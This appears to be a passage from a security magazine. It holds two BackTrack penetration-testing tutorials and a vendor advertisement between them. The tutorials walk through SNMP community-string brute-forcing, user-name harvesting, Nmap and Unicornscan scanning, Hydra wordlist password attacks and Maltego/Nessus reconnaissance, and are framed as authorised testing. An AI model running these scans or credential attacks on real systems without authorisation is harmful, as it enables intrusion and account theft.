You have to notice that a DNS zone transfer, even if successfully done, does not give to hackers a direct access to the servers, but gives them much information that can be useful to expand the attack surface. Look at Figure 4; the DNS transfer zone highlights at least 3 attack vectors: webmail, ftp, and sftp.

It is therefore essential to act to block all the attacks and scans you can. Also ARP and ICMP scans must be stopped in a protected LAN. Unfortunately, this isn't always practical: in a Microsoft domain, for example, some administrative system tools don't work with restrictive local firewall policies.

It is not easy to find a balance between security and efficiency.

Ok, you have done a good hosts analysis and you have a list of IPs alive on the network, now you can start user account identification.

### Find your account

As for the hosts, user discovery can be done using many methods. You can scan Google searching for email accounts of your target company, explore corporate Web pages looking at pdf or word documents and who are the creators of the documents; if you have access to the LAN you are testing, you can try to get information from SNMP or SMTP protocol.

Below are some scripts and programs that will help you, present in BT. *The harvest*, by Edge-Security Research, is a very useful one, you find it in the folder /pentest/enumeration/theharvest. It searches for a company name in various resource databases

(Google, Linkedin, PGP, Bing...) and can be used to extract probable user names. In Figure 5 you can see the result of some research: maybe vdiacz, cdelojo, cmartorella and xmendez are also FTP, SSH, or RDP users.

Again by Edge-Security.com you can use *metagoofil* (/pentest/enumeration/google/metagoofil/) to try to find users that create documents, downloadable from the domain you point at, such as docs or pdfs.

As well as using Web search to catch company user names, you can try to obtain information by SNMP or SMTP. SNMP is a protocol based on

UTP that is often used to monitor server service status. The authentication methods (community strings) are passed in clear and often have the default state (public or private), so you can easily try to find it in order to get much information.

You can use programs such *Snmpenum* and *Onesixtyone* for this. Let's see how they work.

Initially, you have to use *Onesixtyone* to enumerate community strings; with the info collected before, make a list of hosts, write it down on a file (`/tmp/hosts.txt`), and then point to `pentest/enumeration/snmp/onesixtyone` and do the following:

```
./onesixtyone -c dict.txt -i /tmp/hosts.txt -o /tmp/log.txt
```

In this command you use a file `dict.txt`, already present in the *onesixtyone* folder, to "brute force" the community strings; you use the hosts file you have found before to set targets and, at the end, make a log file. In Figure 6 you can find a sample of what you can get.

In the sample you see some printers, some switches, and a server (192.168.1.10).

Go on and use *snmpenum* over 192.168.1.10 setting "public" as the community string and the `windows.txt` template (already present) to merge output information (Figure 7)

This is just a sample, but you can get much more information than this using SNMP. You can find processes running, open ports, system information, and much more.

For now, limit yourself to the users. What you want is to create a document like `hosts.txt`, but with possible user names.

There are many other methods to identify users such as using SMTP server (*smtpscan*) and try to test the VRFY functionality (*smtp-user-enum*). Spidering a target website to collect unique words (`/pentest/password/cewl`) or sniffing network traffic (*Wireshark*) can also be useful. In the menu *Backtrack > Information Gathering > Network analysis* you can find many tools to reach your target. Try to find as many names as you can, but don't forget to add in your list the most common user names (root, admin, administrator...).

### Map the NET

Let's have a look at network scanners, limiting us to a simple scan, with the only objective to find some services that can be used as targets. Please, make sure to keep in mind that scanners are much more than what you will read here.

Of course *NC* can be used as a network scanner, but the best programs are *Unicornscan* and *Nmap* so let's start with the first one. The commands in Figure 8 perform a simple scan, pointing at a single target (192.168.34.135), testing common TCP (-m T) and UDP (-m U) ports, typically those used by common services such as FTP, SSH, SMB, and MySQL. The last command in Figure 8 is a scan of all of the subnet 192.168.34.\*, but only on FTP, SSH, SMB, and RDP ports.




Figure 5. Maybe we found some account




Figure 6. Onesixtyone log




Figure 7. Snmpenum at work




Figure 8. Some basic scans using Unicornscan

You can perform the same thing using *Nmap*. The command `nmap 192.168.34.135` scans TCP common ports; if you add the `-sU` option, it will scan UDP ports. The single target can be replaced with `192.168.34.*`, `192.164.34.0/24` or your `hosts.txt` to explore all of the subnet or specific IPs; adding the option `-p 21-23,3389` you will limit the scan to port 21, 22, 23 and 3389.

The result will be probably the same, but if you try *Nmap* you will see more information. In addition, it can be quickly implemented to determinate what kind of program is listening over the port discovered (`-sV`) and what operating system is installed (`-o`). Please, take a look at the *Nmap* Help to learn more options and remember that the man command or help are always your friends. If you are afraid to use the *Terminal*, use the *Nmap* GUI: *Zenmap*. You have to remember that every GUI is at least one layer over its command-line program; anyway let's use the graphic interface of *Nmap* and try to find FTP, SSH, Telnet, and RDP services in the subnet (Figure 9). Using scanners, make a list of hosts using FTP, another one of hosts using RDP, and so on.

## Get the keys

Well done! You have completed your basic network gathering phase, now you can merge all your lists and launch your first attack.

What do you need? A username list, a file listing hosts with specific services, a password list, and a program to put everything together. If you don't have a password list, one can be easily found in




Figure 9. Nmap GUI



Figure 10. A diagram of the operation of THC-Hydra

the folder `/pentest/password/wordlist/` or by a search on the Web. The kind of attack you will do is called "wordlist attack": it isn't the most elegant way to perform a penetration test but it may be very incisive.

The program to join your lists is *Hydra* (or its GUI *xHydra*). In Figure 10 is how it works.

Open the *Hydra* GUI (*Privilege Escalation* > *Password Attacks* > *Online Attacks* > *Hydra-gtk*) and, in the Target tab, insert the target list (e.g. `FTP_hosts.txt`), the port to test and the protocol (21 / FTP).

The options "Show attempts" and "Be verbose", are useful to better understand what the program does.

Go in the Password tab and insert the user and the password lists; don't forget to check "try login as password" and "try empty password". For a basic test don't use Tuning and Specific tabs; move to the Start tab and run the attack. It takes a while, but I Hope you can find some user and password associations.

You can also try to extend your lists to have more chances, but remember that this attack may take a very long time. In a pen test you must have a very strong reason to spend 8 or more hours for a word list attack. Anyway, if you find some associations write them down and be ready to reuse it: users are used to using the same password for more than one service. You can start to write a file with `user:password`, you will use it on *Hydra* in the Password tab instead of users and password lists. When you discover a new service, you can first use *Hydra* with the new file created an than the lists of users and passwords. This will speed up your work.


I hope you now have user/password to access FTP, SMB or, if you are lucky, SSH or RDP services.

This is not the end of the test, this is the beginning. You will use this access to gain more information and to find more vulnerabilities all over the LAN.

But what about if you can't find anything? Don't worry these are just the first arrows in your quiver. After these you can try many other things such as web vectors, exploit some other vulnerability, or ARP poisoning. There are so many options that you are the only limit and every discover is the start of another one.

So when you open a new port, restart from the beginning, restart from sharpening your axe.

## DAVIDE PERUZZI



*Davide Peruzzi, OSCP certified, is a system administrator and freelance security consultant with about 10 years of experience in Information Technology. In the last years he has focused on vulnerability assessments, penetration testing, InfoSec, and NetSec. He can be reached at [davide@gosecure.it](mailto:davide@gosecure.it).*











Entelgy

## Security & Risk Management

**InnoTec** is the company at **Entelgy** with a **focus on risk management and prevention**. It provides solutions to create a true culture of security at organizations. It strives for **excellence** and **maximum productivity**.

### Offering

-  Consulting and Training
-  Managed Services
-  Security Platforms
-  Identity and Access Management
-  Ethical Hacking and Fraud
-  Products








**InnoTec** aims to help its clients to find the equilibrium point in terms of Security and Technological Risk Management, policies, processes, procedures and technologies.

**InnoTec** provides a multidisciplinary team of professionals which consists of consultants, risk analysts and specialized technical personnel.

- **Client benefits:**
- *Fact-checked methodology in different clients*
- *Multidisciplinary team*
- **Better visibility:** *management indicators and service operation*
- **Continuous innovation**

### Managed Services

#### Security Operations Center - SOC

-  Security Audits
-  Early Warning
-  Identity and Access Management
-  Brand Monitoring and Digital Surveillance
-  Security Infrastructure Management
-  Vulnerability Management and Analysis
-  CERT – Security Incident Management



### Comprehensive security

Control Panel and Security Metrics

Regulatory Compliance

Security Organization

Risk Analysis / Master Plan

IT Security Law	End-to-End Security	Business Continuity	Identity Management
-----------------	---------------------	---------------------	---------------------



# PenTesting with BackTrack

PenTesting, short for penetration testing, is a technique used for evaluating the security posture of systems, applications, and network of an organization from internal as well as external threat agents, at the request of the owner.

**P**enTesting, short for penetration testing, is a technique used for evaluating the security posture of systems, applications, and network of an organization from internal as well as external threat agents, at the request of the owner.

A threat agent could be an employee making unintentional mistakes that can compromise the integrity of the information, or a hacker sending malware through unfiltered/open ports on the firewall. A pen-test emulates the same techniques an attacker would use, and therefore it should align with the latest hacking methodologies. Organizations perform this to determine the effectiveness of their security measures.

To effectively execute a pen-test, one must follow a methodology. Following are a few examples:

- PTES (Penetration Testing Execution Standard)
- LPT (Licensed Penetration Tester)
- OSSTMM (Open Source Security Testing Methodology Manual)
- ISSAF (Information Systems Security Assessment Framework)

or else one can have their own methodology, as long as it solves the purpose of a near-perfect security evaluation.

In this article, we will discuss pen-testing using a Linux-based distribution aimed at penetration testing and digital forensics, called BackTrack (BT). It is an open-source and completely free to install and use OS, written by Mati Aharoni & Devon Kearns and funded by Offensive Security. BT provides a plethora of tools that aids security professionals in performing pen-tests. Following are the commands that can help you stay up-to-date with tools in BT (Figure 1).




Figure 1. Tools in BT5

```
# apt-get update
# apt-get upgrade
```

or

```
# apt-get dist-upgrade
```

## Getting Started with BT

BT can be downloaded from <http://www.backtrack-linux.org/downloads/>, in the form of VMWare that can be used with a Virtual Machine, or an ISO file that can be used for LiveDVD/LiveUSB or hard-disk installation. For the purpose of this article, I have downloaded the following: Figure 2.

Once downloaded, it can be used in numerous ways:

- LiveDVD
- LiveUSB
- Hard Disk Installation
- VMWare Installation

Installation details can be found at <http://www.backtrack-linux.org/wiki/index.php/Installation>.

One installed, you will be asked to login. Following are the default credentials:

```
username: root
password: toor
```

Note: You will not be able to see the password as you type it in. After successful login, you will see the following screen. You can start working here, but it will be text based only, NO GUI. To enter into the GUI mode, type `startx`, and hit Enter (Figure 3).

## PenTesting using BT

Before we commence with testing, you will need to determine the proper scope of the test, timeframes and restrictions, the type of testing (Whitebox, Blackbox), and how to deal with third-party equipment and IP space. The Penetration Testing Execution Standard (PTES) lists these scoping items in an easy to understand way. I highly recommend that you review the phases at: <http://www.pentest-standard.org>.

For the purpose of this article, please note the following:

- Attacker Machine [BT5R3]:

```
IP: 192.168.1.100
```

- Victim Machine [Metasploitable 2 – Linux]:

```
IP: 192.168.1.200
```

- Victim Website: <http://www.certifiedhacker.com>

Our methodology for this demonstration will be divided into 3 phases:

- Intelligence Gathering Phase
- Exploitation Phase
- Post-Exploitation Phase

## Intelligence Gathering Phase

This phase of pen-testing deals with collecting information about the target/victim. An important point to note is that no information you gather is useless; it might come in handy at some stage of the evaluation. Therefore, gather as much as you can. We will use the following tools in BT for this purpose:

- WHOIS
- Nmap
- Maltego
- Nessus



Figure 2. BT Download Page




Figure 3. BT5 Login Screen

## WHOIS

This command is used to get the WHOIS Lookup information about the target website (Figure 4 and Figure 5).

## Nmap

Nmap is a security scanner used to discover hosts and services on a computer network, thus creating a “map” of the network. To accomplish its goal, nmap sends specially crafted packets to the target host and then analyzes the responses. Let’s do this on our target machine (Figure 6).

- sS = Stealth Scan
- O = OS Fingerprinting
- p = Specify port range
- A = Enable OS detection, version detection, script scanning, and traceroute

In Figure 7, we can see the open ports, services running on those ports, script scanning being done on those open ports wherein the scripts try to

login to each port using either default login for the services or anonymous in case of FTP, operating system details, and traceroute information.

Nmap is a huge tool, and provides us with an array of options to enhance our scan. For other options, type in: `nmap -h` or `man nmap` (to check the manual page of `nmap`).

Generally, you can find a range of IP addresses used by a website using a WHOIS lookup or other similar tools, and then run nmap and its scripts against them to find details.

A GUI for nmap is also available in the form of Zenmap.

Go to Applications -> BackTrack -> Information Gathering -> Network Analysis -> Network Scanners -> zenmap.

## Maltego

Maltego is an open source intelligence-gathering tool, which not only collects information about the target, but also represents it in a user-friendly manner.

Go to Applications -> BackTrack -> Information Gathering -> Network Analysis -> DNS Analysis -> maltego.

Maltego comes in two flavors: Community & Commercial. Backtrack provides the community edition, by default, and to use it, one needs to register and create an account with `paterva.com`.




Figure 4 and 5. WHOIS Lookup




Figure 6. Nmap Scan I




Figure 7. Nmap Scan II

After successful login, you will see the following screen. Click Finish (Figure 8 and Figure 9).

### Step 1

Drag & drop “Domain” from the left Palette column into the Main View.

### Step 2

Select the Domain in the Main View, and double-click on it, to change the domain name, as shown in Figure 10.

### Step 3

Right Click on the Domain icon in the Main View, and select Run Transforms -> All transforms, as shown in the Figure 11.




Figure 8. Maltego Welcome Screen




Figure 9. Maltego – Blank Graph




Figure 10. Maltego – Domain Name

Note: When you click on “All transforms”, you will notice that Maltego wants you to accept a few disclaimers. Kindly read and accept them (Figure 12).

### Step 4

Use the “Overview” tab, to browse over the results. You can use individual entities in the Results, to go into more details, and run further transforms. To do that, select an entity, Right-Click -> Run Transforms -> All transforms, as shown in Figure 13.

### Step 5

Once you get all the results through maltego, you can save it in a file with “.mtgx” extension and can later open it in maltego for analysis.




Figure 11. Maltego – Running Transforms




Figure 12. Maltego – Results




Figure 13. Maltego – Further Transforms

## Nessus

Nessus is a vulnerability-scanning product by Tenable. It is a lightweight security monitoring solution, providing customers with targeted email notifications, remediation recommendations, increased intelligence, and expanded platform support and integration.

Nessus comes in two flavors:

- Home Feed (Free)
- Professional Feed (Subscription Basis)

### Step 1

Run `/etc/init.d/nessusd start`, to start the Nessus service.




Figure 14. Nessus – Login Screen




Figure 15. Nessus – Create User




Figure 16. Nessus – Home Screen

### Step 2

Open the browser, and type in the address bar: `https://localhost:8834`.

Note: Make sure you have “Flash” running on your browser (Figure 14).

### Step 3

If you don't have Login credentials yet, you can create them by typing the `nessus-adduser` command, and follow it along as shown in Figure 15.

### Step 4

Now login to the Nessus Login Page (Figure 16).




Figure 17. Nessus – Scan Target




Figure 18. Nessus – Result (Shows the vulnerabilities categorized as High/Medium/Low)

